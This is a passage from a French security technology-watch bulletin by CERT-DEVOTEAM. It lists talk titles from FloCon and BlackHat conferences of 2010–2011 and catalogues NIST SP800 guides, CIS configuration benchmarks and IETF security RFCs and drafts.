Botnet Detection Through Temporal Group Behavior	Kevin Carter
From Data Collection to Action: Achieving rapid identification of cyber threats	Joel Ebrahimi
Network Profiling of Waladec-Infected IP Space	Rhiannon Weaver
Network Traffic Modeling	
Darkspace Construction and Maintenance	Jeff Jaines
Network Flow Data Analysis Using Graph Pattern Search	Josh Goldfarb
Protocol Graphs as a Social Network Analysis Tool	Jeff Janies
Visualization	
Flows as a Network Topology Chart	Hiroshi Asakura
FloVis: A Visualization Suite	Carrie Gates
Real Time Topology Based Flow Visualization	John Smith
The Rayon Visualization Toolkit	Phil Groce

POUR PLUS D'INFORMATION

http://www.cert.org/flocon/2011/proceedings.html

BLACKHAT – DC 2011

La conférence **BlackHat** édition **DC 2011** s'est tenue du 18 au 19 janvier dernier à Washington DC. Les supports des présentations sont d'ores et déjà disponibles en ligne.

Conference	
A practical attack against GPRS/EDGE/UMTS/HSPA mobile data communications	David Perez, Jose Pico
Active Exploitation Detection	Marc Eisenbarth
Attacking Oracle Web Applications With Metasploit	Chris Gates
Beyond AutoRun: Exploiting software vulnerabilities with removable storage	Jon Larimer
Breaking encryption in the cloud: GPU accelerated supercomputing for everyone	Thomas Roth
Checkmate with Denial of Service	T.Brennan, R.Barnett
Counterattack: Turning the tables on exploitation attempts from tools like Metasploit	Matthew Weeks
De-Anonymizing Live CDs through Physical Memory Analysis	Andrew Case
Exploiting Smart-Phone USB Connectivity For Fun And Profit	A.Stavrou, Z.Wang
Forgotten World: Corporate Business Application Systems	Val Smith, A.Polyakov
Hacking the Fast Lane: security issues with 802.11p, DSRC, and WAVE	R.Havelt, B de Oliveira
Hey You, Get Off Of My Cloud: Denial of Service in the *aaS Era	Bryan Sullivan
How to Steal Nuclear Warheads Without Voiding Your Xbox Warranty	Schwettmann, Michaud

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

Identifying the true IP/Network identity of I2P service hosts	Adrian Crenshaw
Inglourious Hackerds: Targeting Web Clients	Laurent Oudot
Kernel Pool Exploitation on Windows 7	Tarjei Mandt
Malware Distribution via Widgetization of the Web	Neil Daswani
Popping Shell on A(ndroid)RM Devices	Itzhak Avraham
Responsibility for the Harm and Risk of Software Security Flaws	Cassio Goldschmidt
Stale pointers are the new black	V.Iozzo, G.Gola
Stuxnet Redux: Malware Attribution & Lessons Learned	Tom Parker
The Apple Sandbox	Dionysus Blazakis
The Baseband Apocalypse	Ralf-Philipp Weinmann
The Getaway: Methods and Defenses for Data Exfiltration	Sean Coyne
XSS Street-Fight: The Only Rule Is There Are No Rules	Ryan Barnett
Your cloud in my pocket	Matthieu Suiche
Your crown jewels online: Attacks to SAP Web Applications	Mariano Nunez Di Croce

Ateliers

Cyber-attacks to SAP platforms: The Insider Threat	Di Croce, Santarsieri
Hardware Reverse Engineering: Access, Analyze, and Defeat	Joe Grand
How to Hack Large Companies and Make Millions	Chris Hadnagy
Peach Fuzzing	Michael Eddington
The Mac Exploit Kitchen	Dai Zovi, V.Iozzo

POUR PLUS D'INFORMATION

http://www.blackhat.com/html/bh-dc-11/bh-dc-11-archives.html

BLACKHAT – ABU DHABI 2010

Les supports de présentation de l'édition **Abu-Dhabi** de la célèbre conférence **BlackHat** qui s'est tenue du 8 au 11 novembre 2010 sont désormais accessibles en ligne.

Attacking Phone Privacy	Karsten Nohl
Attacking with HTML5	Lavakumar Kuppan
Base Jumping: Attacking GSM Base Station Systems and Mobile Phone Base Bands	The Grugq
Blitzableiter - Securing Adobe Flash	FX
Building Android Sandcastles in Android's Sandbox	Nils
Changing Threats To Privacy: From TIA To Google	Moxie Marlinspike
CLOUDINOMICON: Idempotent Infrastructure, Survivable Systems	Christopher Hoff
Database Forensics	David Litchfield
DNSSec	Dan Kaminsky
Electricity for Free? The Dirty Underbelly of SCADA and Smart Meters	J. Pollet, J. Cummins
Escaping the Sandbox	Stephen A. Ridley
Extrusion and Web Hacking	Laurent Oudot
HTTPS Can Byte Me	Robert Hansen
International Cyber Jurisdiction: "Kill Switching"	Tiffany Rad
Jackpotting Automated Teller Machines Redux	Barnaby Jack
Lifting the Fog	Sensepost
Malware Attribution for Fun, Fame, Profit and War?	Tom Parker
Mobile Phony: Why You Can't Trust Mobile Phone Networks For Critical Infrastructure	Z.Lackey, D.Bailey
NCIS Child Exploitation Investigations and Operations	Kay Een
Owning the Unknown: Applying Lockpicking Fundamentals to Unknown Security Models	Barnaby Jack
RFID Enabled Passports and Government ID Documents	Lukas Grunwald
RFID Security	Adam Laurie
Semiconductor Security Awareness, Today and Yesterday	Chris Tarnovsky
State of SSL on the Internet: 2010 Survey, Results and Conclusions	Ivan Ristic

POUR PLUS D'INFORMATION

http://www.blackhat.com/html/bh-ad-10/bh-ad-10-archives.html

GUIDES

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

NIST – ETAT DES GUIDES DE LA SERIE SPECIALE 800

Le **NIST** vient de publier pour commentaire une nouvelle mise à jour de la première révision du guide **SP800-126** 'The Technical Specification for SCAP' ainsi que la version finale du guide **SP800-131** 'Transitions: Recommendation for Transitioning the Use of Cryptographic Algorithms and Key Lengths'

SP800-142	Practical Combinatorial Testing	[R]	10/10	
SP800-137	Information Security Continuous Monitoring for Federal IS and Organizations	[R]	12/10	
SP800-135	Recommendation for Existing Application-Specific Key Derivation Functions	[F]	12/10	
SP800-132	Recommendation for Password-Based Key Derivation - Part 1: Storage Applications	[F]	12/10	
SP800-131A	Recommendation for the Transitioning of Cryptographic Algorithms & Key Lenghts	[F]	01/11	M
SP800-130	Framework for Designing Cryptographic Key Management Systems	[R]	06/10	
SP800-128	Guide for Security Configuration Management of Information Systems	[R]	03/10	
SP800-127	Guide to Securing WiMAX Wireless Communications	[F]	09/10	
SP800-126r1	The Technical Specification for SCAP	[R]	01/11	M
SP800-126	The Technical Specification for SCAP	[F]	11/09	
SP800-125	Guide to Security for Full Virtualization Technologies	[R]	07/10	
SP800-124	Guidelines on Cell Phone and PDA Security	[F]	11/08	
SP800-123	Guide to General Server Security	[F]	07/08	
SP800-122	Guide to Protecting the Confidentiality of Personally Identifiable Information	[F]	04/10	
SP800-121	Guide to Bluetooth Security	[F]	09/08	
SP800-120	EAP Methods used in Wireless Network Access Authentication	[F]	09/09	
SP800-119	Guidelines for the Secure Deployment of IPv6	[F]	12/10	
SP800-118	Guide to Enterprise Password Management	[R]	04/09	
SP800-117	Guide to Adopting and Using the Security Content Automation Protocol	[F]	07/10	
SP800-116	Recommendation for the Use of PIV Credentials in Physical Access Control Systems	[F]	11/08	
SP800-115	Technical Guide to Information Security Testing	[F]	09/08	
SP800-114	User's Guide to Securing External Devices for Telework and Remote Access	[F]	11/07	
SP800-113	Guide to SSL VPNs	[F]	07/08	
SP800-111	Guide to Storage Encryption Technologies for End User Devices	[R]	11/07	
SP800-110	Information System Security Reference Data Model	[R]	09/07	
SP800-108	Recommendation for Key Derivation Using Pseudorandom Functions	[F]	11/08	
SP800-107	Recommendation for Using Approved Hash Algorithms	[F]	02/09	
SP800-106	Randomized Hashing Digital Signatures	[F]	02/09	
SP800-104	A Scheme for PIV Visual Card Topography	[F]	06/07	
SP800-103	An Ontology of Identity Credentials, Part I: Background and Formulation	[R]	09/06	
SP800-102	Recommendation for Digital Signature Timeliness	[F]	09/09	
SP800-101	Guidelines on Cell Phone Forensics	[F]	05/07	
SP800-100	Information Security Handbook: A Guide for Managers	[F]	03/07	
SP800-98	Guidance for Securing Radio Frequency Identification (RFID) Systems	[F]	04/07	
SP800-97	Guide to IEEE 802.11i: Robust Security Networks	[F]	02/07	
SP800-96	PIV Card / Reader Interoperability Guidelines	[R]	09/06	
SP800-95	Guide to Secure Web Services	[F]	08/07	
SP800-94	Guide to Intrusion Detection and Prevention (IDP) Systems	[F]	02/07	
SP800-92	Guide to Computer Security Log Management	[F]	09/06	
SP800-90	Random Number Generation Using Deterministic Random Bit Generators	[F]	03/07	
SP800-89	Recommendation for Obtaining Assurances for Digital Signature Applications	[F]	11/06	
SP800-88	Guidelines for Media Sanitization	[F]	09/06	
SP800-87r1	Codes for the Identification of Federal and Federally-Assisted Organizations	[F]	04/08	
SP800-86	Computer, Network Data Analysis: Forensic Techniques to Incident Response	[F]	08/06	
SP800-85A2	PIV Card Application and Middleware Interface Test Guidelines	[F]	07/10	
SP800-85A1	PIV Card Application and Middleware Interface Test Guidelines	[F]	03/09	
SP800-85B1	PIV Middleware and PIV Card Application Conformance Test Guidelines	[R]	09/09	
SP800-85B	PIV Middleware and PIV Card Application Conformance Test Guidelines	[F]	07/06	
SP800-84	Guide to Single-Organization IT Exercises	[F]	09/06	
SP800-83	Guide to Malware Incident Prevention and Handling	[F]	11/05	
SP800-82	Guide to Industrial Control Systems (ICS) Security	[R]	09/08	
SP800-81r1	Secure Domain Name System (DNS) Deployment Guide	[F]	08/10	
SP800-80	Guide for Developing Performance Metrics for Information Security	[R]	05/06	
SP800-79r1	Guidelines for Certification & Accreditation of PIV Card Issuing Organizations	[F]	06/08	
SP800-78-3	Cryptographic Algorithms and Key Sizes for Personal Identity Verification	[F]	12/10	
SP800-78-2	Cryptographic Algorithms and Key Sizes for Personal Identity Verification	[F]	02/10	
SP800-77	Guide to Ipsec VPNs	[F]	12/05	
SP800-76r1	Biometric Data Specification for Personal Identity Verification	[F]	01/07	
SP800-73r3	Interfaces to Personal Identity Verification	[R]	08/09	
SP800-73r2	Interfaces to Personal Identity Verification	[F]	09/08	

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

SP800-72	Guidelines on PDA Forensics	[F]	11/04
SP800-70r2	NCP for IT Products - Guidelines for Checklist Users and Developers	[R]	12/10
SP800-70r1	NCP for IT Products - Guidelines for Checklist Users and Developers	[F]	09/09
SP800-70	The NIST Security Configuration Checklists Program	[F]	05/05
SP800-69	Guidance for Securing Microsoft Windows XP Home Edition	[F]	08/06
SP800-68r1	Guidance for Securing Microsoft Windows XP Systems for IT Professionals	[F]	07/08
SP800-67	Recommendation for the Triple Data Encryption Algorithm Block Cipher	[F]	06/08
SP800-66r1	An Introductory Resource Guide for Implementing the HIPAA Security Rule	[F]	10/08
SP800-65r1	Integrating IT Security into the Capital Planning and Investment Control Process	[R]	07/09
SP800-65	Integrating IT Security into the Capital Planning and Investment Control Process	[F]	01/05
SP800-64r2	Security Considerations in the Information System Development Life Cycle	[F]	10/08
SP800-63r1	Electronic Authentication Guidelines	[R]	12/08
SP800-61r1	Computer Security Incident Handling Guide	[F]	03/08
SP800-60r1	Guide for Mapping Types of Information & IS to Security Categories	[F]	08/08
SP800-59	Guideline for Identifying an Information System as a National Security System	[F]	08/03
SP800-58	Security Considerations for Voice Over IP Systems	[F]	03/05
SP800-57p1	Recommendation for Key Management, 1: General Guideline	[F]	03/07
SP800-57p2	Recommendation for Key Management, 2: Best Practices	[F]	08/05
SP800-57p3	Recommendation for Key Management, 3: Application-Specific Key Management	[D]	10/08
SP800-56A	Pair-Wise Key Establishment Schemes Using Discrete Logarithm Cryptography	[F]	03/07
SP800-56B	Pair-Wise Key Establishment Using Integer Factorization Cryptography	[F]	09/09
SP800-56C	Recommendation for Key Derivation through Extraction-then-Expansion	[R]	10/10
SP800-55r1	Security Metrics Guide for Information Technology Systems	[F]	08/08
SP800-54	Border Gateway Protocol Security	[F]	07/07
SP800-53r3	Recommended Security Controls for Federal Information Systems	[F]	08/09
SP800-53r2	Recommended Security Controls for Federal Information Systems	[F]	12/07
SP800-53Ar1	Guide for Assessing the Security Controls in Federal Information Systems	[F]	05/10
SP800-53A	Guide for Assessing the Security Controls in Federal Information Systems	[F]	06/08
SP800-52	Guidelines on the Selection and Use of Transport Layer Security	[F]	06/05
SP800-51r1	Guide to Using Vulnerability Naming Schemes	[R]	12/10
SP800-51	Use of the Common Vulnerabilities and Exposures Vulnerability Naming Scheme	[F]	09/02
SP800-50	Building an Information Technology Security Awareness & Training Program	[F]	03/03
SP800-49	Federal S/MIME V3 Client Profile	[F]	11/02
SP800-48r1	Guide to Securing Legacy IEEE 802.11 Wireless Networks	[F]	08/08
SP800-47	Security Guide for Interconnecting Information Technology Systems	[F]	08/02
SP800-46r1	Guide to Enterprise Telework and Remote Access Security	[F]	06/09
SP800-46	Security for Telecommuting and Broadband Communications	[F]	08/02
SP800-45V2	Guide On Electronic Mail Security	[F]	02/07
SP800-44V2	Guidelines on Securing Public Web Servers	[F]	09/07
SP800-43	System Administration Guidance for Windows00	[F]	11/02
SP800-42	Guidelines on Network Security testing	[F]	10/03
SP800-41r1	Guidelines on Firewalls and Firewall Policy	[F]	09/09
SP800-41	Guidelines on Firewalls and Firewall Policy	[F]	01/02
SP800-40-2	Creating a Patch and Vulnerability Management Program	[F]	11/05
SP800-39	Integrated Enterprise-Wide Risk Management: Organization, Mission,…	[R]	12/10
SP800-38E	Recommendation for Block Cipher Modes of Operation – XTS-AES	[F]	01/10
SP800-38D	Recommendation for Block Cipher Modes of Operation – GCM	[F]	11/07
SP800-38C	Recommendation for Block Cipher Modes of Operation – CCM	[F]	05/04
SP800-38B	Recommendation for Block Cipher Modes of Operation – RMAC	[F]	05/05
SP800-38Aa	Recommendation for Block Cipher Modes of Operation: Ciphertext Stealing for CBC	[R]	07/10
SP800-38A	Recommendation for Block Cipher Modes of Operation – Method and Techniques	[F]	12/01
SP800-37r1	Guidelines for the Security C&A of Federal Information Technology Systems	[R]	11/09
SP800-37	Guidelines for the Security C&A of Federal Information Technology Systems	[F]	04/04
SP800-36	Guide to IT Security Services	[F]	10/03
SP800-35	Guide to Selecting IT Security Products	[F]	10/03
SP800-34r1	Contingency Planning Guide for Information Technology Systems	[R]	10/09
SP800-34	Contingency Planning Guide for Information Technology Systems	[F]	06/02
SP800-33	Underlying Technical Models for Information Technology Security	[F]	12/01
SP800-32	Introduction to Public Key Technology and the Federal PKI Infrastructure	[F]	02/01
SP800-31	Intrusion Detection Systems	[F]	11/01
SP800-30	Risk Management Guide for Information Technology Systems	[F]	01/04
SP800-29	Comparison of Security Reqs for Cryptographic Modules in FIPS 140-1 & 140-2	[F]	10/01
SP800-28v2	Guidelines on Active Content and Mobile Code	[F]	03/08
SP800-27A	Engineering Principles for Information Technology Security – Rev A	[F]	06/04
SP800-26r1	Guide for Inform. Security Program Assessments & System Reporting Form	[R]	08/05
SP800-26	Security Self-Assessment Guide for Information Technology Systems	[F]	11/01
SP800-25	Federal Agency Use of PK Technology for Digital Signatures and Authentication	[F]	10/00

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

SP800-24	Finding Holes in Your PBX Before Someone Else Does	[F]	08/00
SP800-23	Guidelines to Federal Organizations on Security Assurance	[F]	08/00
SP800-22r1a	Statistical Test Suite for Random and Pseudorandom Number Generators	[F]	04/10
SP800-21	Guideline for Implementing Cryptography in the Federal Government	[F]	12/05
SP800-16r1	Information Security Training Requirements: A Role & Performance Based Model	[R]	03/09
SP800-12	An Introduction to Computer Security: The NIST Handbook	[F]	10/95

[F] Finalisé **[R]** Relecture

POUR PLUS D'INFORMATION

http://csrc.nist.gov/publications/PubsSPs.html - Catalogue des publications

CIS - CATALOGUE DE PROCEDURES ET DE TESTS

Le **CIS** – **Center for Internet Security** – a publié la mise à jour des procédures de validation de la configuration des équipements **CISCO**, du système **OS/X** 10.5 ainsi que les nouveaux guides de configuration des environnements **ESX 4.0** et **IIS 7.0**.

DESKTOP			
BROWSER			
Mozilla Firefox	V1.1.0	16/11/10	
Opera	V1.1.0	18/05/10	
Apple Safari	V1.0.0	05/05/10	
PRODUCTIVITY			
Microsoft Office 2007	V1.0.0	18/12/09	
MOBILE			
IPHONE			
Apple iPhone	V1.2.0	20/09/10	
NETWORK			
CHECKPOINT			
Checkpoint Firewall	V1.0.0	11/12/09	
CISCO			
Cisco IOS	V2.4.0	30/12/10	M
Cisco ASA, FWSM, et PIX	V2.2.0	30/12/10	M
JUNIPER			
Juniper J, M, MX et T / JunOS 8, 9 et 10	V1.0.1	11/11/10	
WIRELESS			
Wireless Network Devices	V1.0.0	14/04/05	
Wireless Networks Real World Assessment Example	V1.0.0	14/04/05	
Wireless Networks Cisco Hardware addendum	V1.0.0	14/04/05	
Wireless Networks Assessment document	V1.0.0	01/04/05	
Wireless Networks DLink Hardware addendum	V1.0.0	31/03/04	
Wireless Networks Linksys Hardware addendum	V1.0.0	12/10/04	
Wireless Networks Apple Hardware addendum	V1.0.0	14/04/05	
OS			
LINUX			
Debian	V1.0.0	17/08/07	
Redhat Enterprise 5.x	V1.1.2	17/06/09	
Redhat Enterprise 4.x	V1.0.5	01/10/06	
Slackware 10.2	V1.1.0	16/06/06	
Suse Enterprise Server 9/10	V2.0.0	21/05/08	
NETWARE			
Novell Netware 6.5	V1.0.0	14/08/06	
UNIX			
Apple OSx 10.4	V2.0.0	14/10/06	
Apple OSx 10.5	V1.1.0	30/12/10	M
AIX 4.3.2/4.3.3/5L/5.1	V1.0.1	21/10/05	
AIX 5.3-6.1	V1.0.0	22/12/10	
FreeBSD 4.1	V1.0.5	21/10/05	
HP-UX 11i	V1.5.0	17/10/09	
Solaris 2.5.1-9	V1.3.0	11/08/04	
Solaris 10,11/06,8/07	V5.0.0	16/07/10	
WINDOWS			
Microsoft Windows NT	V1.0.5	04/03/05	
Microsoft Windows 2000 Professionnel	V2.2.1	17/12/04	
Microsoft Windows 2000 Server	V2.2.1	15/11/04	
Microsoft Windows XP	V2.0.1	09/09/05	
Microsoft Windows 2003 Server Member	V2.0.0	21/11/07	

© CERT-DEVOTEAM - Tous droits réservés Diffusion restreinte aux clients abonnés au service de veille technologique

Microsoft Windows 2003 Server Domain Controller	V2.0.0	21/11/07
Microsoft Windows 2008	V1.1.0	30/07/10
Microsoft Windows 7	V1.1.0	30/07/10
PRINT		
Multi Function Print Devices	V1.0.0	24/04/09
SERVERS		
AUTHENTICATION		
FreeRADIUS 1.1.3	V1.0.0	16/08/07
DATABASE		
IBM DB2	V1.1.0	31/12/09
SQL Server 2000	V1.0.0	15/12/05
SQL Server 2005	V1.2.0	12/01/10
MySQL 4.1/5.0/5.1	V1.0.2	09/04/09
Oracle Database 8i	V1.2.0	06/04/05
Oracle Database 9i/10g	V2.0.1	14/08/06
Oracle Database 11g	V1.0.1	10/01/09
Sybase Adaptive Server 15	V1.0.0	01/09/09
DNS		
BIND 9.0-9.5	V2.0.0	05/05/09
LDAP		
OpenLDAP 2.3.39/2.4.6	V1.2.0	16/08/07
Novell eDirectory 8.7	V1.0.0	26/05/06
MAIL		
Exchange Server 2003	V1.0.0	15/08/05
Exchange Server 2007	V1.1.0	16/07/10
VIRTUALIZATION		
Virtual Machine Benchmark	V1.0.0	18/10/07
VMware ESX Server 3.5	V1.2.0	31/12/09
VMware ESX Server 3.5	V1.0.0	31/12/10 N
Xen 3.2	V1.0.0	16/05/08
WEB		
Apache HTTP Server 2.2.x	V3.0.0	18/05/10
Apache Tomcat Server	V1.0.0	13/12/09
IIS 5.0/6.0	V1.0.0	16/08/07
IIS 7.0	V1.0.0	30/12/10 N

POUR PLUS D'INFORMATION

http://cisecurity.org/en-us/?route=downloads.browse.category.benchmarks

STANDARDS

IETF – LES RFC TRAITANT DIRECTEMENT DE LA SECURITE

Thème	Num	Date	Etat	Titre
CPE	6092	01/11	Inf	Recommended Simple Security Capabilities in CPE for Providing Residential IPv6 Internet Service
DTLS	6083	01/11	Pst	Datagram Transport Layer Security (DTLS) for Stream Control Transmission Protocol (SCTP)
GIST	6084	01/11	Exp	General Internet Signaling Transport (GIST) over SCTP and DTLS
PKCS	6070	01/11	Inf	PKCS #5: Password-Based Key Derivation Function 2 (PBKDF2) Test Vectors
TLS	6066	01/11	Pst	Transport Layer Security (TLS) Extensions: Extension Definitions

IETF – LES RFC LIES A LA SECURITE

Thème	Num	Date	Etat	Titre
HIP	6078	01/11	Exp	Host Identity Protocol (HIP) Immediate Carriage and Conveyance of Upper-Layer Protocol Signaling
	6079	01/11	Exp	HIP BONE: Host Identity Protocol (HIP) Based Overlay Networking Environment (BONE)
TCP	6056	01/11	BCP	Recommendations for Transport-Protocol Port Randomization
	6013	01/11	Exp	TCP Cookie Transactions (TCPCT)

IETF – LES NOUVEAUX DRAFTS TRAITANT DE LA SECURITE

Thème	Nom du Draft	Date	Titre
BGP	draft-kent-bgpsec-threats-00	27/01	Threat Model for BGP Path Security
CRYPTO	draft-lanz-cicm-lm-00	10/01	Common Interface to Cryptographic Modules (CICM) Logical Model

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

DKIM	draft-crocker-dkim-doseta-00	13/01	DomainKeys Security Tagging (DOSETA)
DNS	draft-ietf-dnsext-ecdsa-00	12/01	Elliptic Curve DSA for DNSSEC
EPS	draft-schaad-eps-trust-00	21/01	Email Policy Service Trust Processing
MESSAGE	draft-freeman-message-access-control-req-00	20/01	Requirements for Message Access Control
OSPF	draft-ietf-ospf-auth-trailer-ospfv3-00	10/01	Supporting Authentication Trailer for OSPFv3
ROLL	draft-dvir-roll-security-extensions-00	14/01	Version Number Authentication and Local Key Agreement
SRTP	draft-ietf-avtcore-srtp-vbr-audio-00	27/01	Guidelines for the use of Variable Bit Rate Audio with Secure RTP

IETF – LES MISES A JOUR DE DRAFTS TRAITANT DE LA SECURITE

Thème	Nom du Draft	Date	Titre
BFD	draft-bhatia-bfd-crypto-auth-03	10/01	BFD Generic Cryptographic Authentication
CORE	draft-sarikaya-core-sbootstrapping-01	24/01	Security Bootstrapping of Resource-Constrained Devices
CRYPTO	draft-eastlake-sha2b-06	16/01	US Secure Hash Algorithms
	draft-josefsson-rc4-test-vectors-02	23/01	Test vectors for the stream cipher RC4
	draft-turner-sha0-sha1-seccon-03	20/01	Security Considerations for the SHA-0 and SHA-1 MD Algorithms
DNS	draft-hallambaker-donotissue-02	23/01	DNS Certification Authority Authorization (CAA) Resource Record
HIP	draft-ietf-hip-cert-09	18/01	Host Identity Protocol Certificates
	draft-zhang-hip-privacy-protection-02	10/01	An Extension of HIP Base Exchange to Support Identity Privacy
IPV4	draft-ietf-opsec-ip-security-06	26/01	Security Assessment of the Internet Protocol version 4
IPV6	draft-ietf-v6ops-tunnel-loops-02	24/01	Routing Loop Attack using IPv6 Automatic Tunnels
METALINK	draft-bryan-metalinkhttp-19	20/01	Mirrors and Cryptographic Hashes in HTTP Header Fields
NETCONF	draft-ietf-netconf-rfc4742bis-06	24/01	Using the NETCONF Configuration Protocol over Secure Shell
OAUTH	draft-hammer-oauth-v2-mac-token-02	21/01	HTTP Authentication: MAC Authentication
OSPF	draft-bhatia-karp-ospf-ip-layer-protection-02	19/01	Security Ext. for OSPFv2 when using Manual Key Management
PKIX	draft-ietf-pkix-rfc5272-bis-02	11/01	Certificate Management over CMS (CMC) Updates
RADIUS	draft-zorn-radius-keywrap-18	12/01	Cisco Vendor Specific RADIUS Attributes for the Delivery of Keying
	draft-ietf-radext-ipv6-access-03	10/01	RADIUS attributes for IPv6 Access Networks
ROLL	draft-ietf-roll-security-framework-04	13/01	A Security Framework for Routing over Low Power and Lossy Nets
SIDR	draft-ietf-sidr-signed-object-02	31/12	Signed Object Template for the Resource Public Key Infrastructure
SIP	draft-ietf-sipcore-sec-flows-08	14/01	Example call flows using SIP security mechanisms
SMIME	draft-schaad-smime-algorithm-attribute-05	24/01	CMS Algorithm Identifier Protection Attribute
	draft-schaad-smime-hash-experiment-06	24/01	Experiment: Hash functions with parameters in CMS and S/MIME
SPEER	draft-ietf-speermint-voipthreats-07	25/01	SPEERMINT Security Threats and Suggested Countermeasures
SRTP	draft-ietf-avt-srtp-big-aes-06	12/01	The use of AES-192 and AES-256 in Secure RTP
	draft-ietf-avt-srtp-aes-gcm-01	27/01	AES-GCM and AES-CCM Authenticated Encryption in Secure RTP
SSH	draft-igoe-secsh-suiteb-04	19/01	Suite B Cryptographic Suites for Secure Shell
TCP	draft-ietf-mptcp-threat-08	26/01	Threat Analysis for TCP Extensions for Multi-path Operation
	draft-ietf-tcpm-tcp-security-02	20/01	Security Assessment of the Transmission Control Protocol (TCP)
TLS	draft-ietf-dane-protocol-03	25/01	Secure DNS to Associate Certificates with Domain Names For TLS
	draft-saintandre-tls-server-id-check-14	12/01	Representation of Domain-Based Application Service Identity
	draft-mcgrew-tls-aes-ccm-ecc-01	19/01	AES-CCM ECC Cipher Suites for TLS
	draft-hoffman-server-has-tls-03	16/01	Specifying That a Server Supports TLS
	draft-ietf-tls-dtls-heartbeat-01	27/01	TLS and DTLS Heartbeat Extension
VBR	draft-kucherawy-authres-vbr-04	18/01	Authentication-Results Registration For Vouch By Ref. Results

© CERT-DEVOTEAM - Tous droits réservés
Diffusion restreinte aux clients abonnés au service de veille technologique

86 rue Anatole France 92300 Levallois-Perret
Tél. : +33 (0)1 41 49 48 48 - Fax : +33 (0)1 47 57 24 76
www.devoteam.com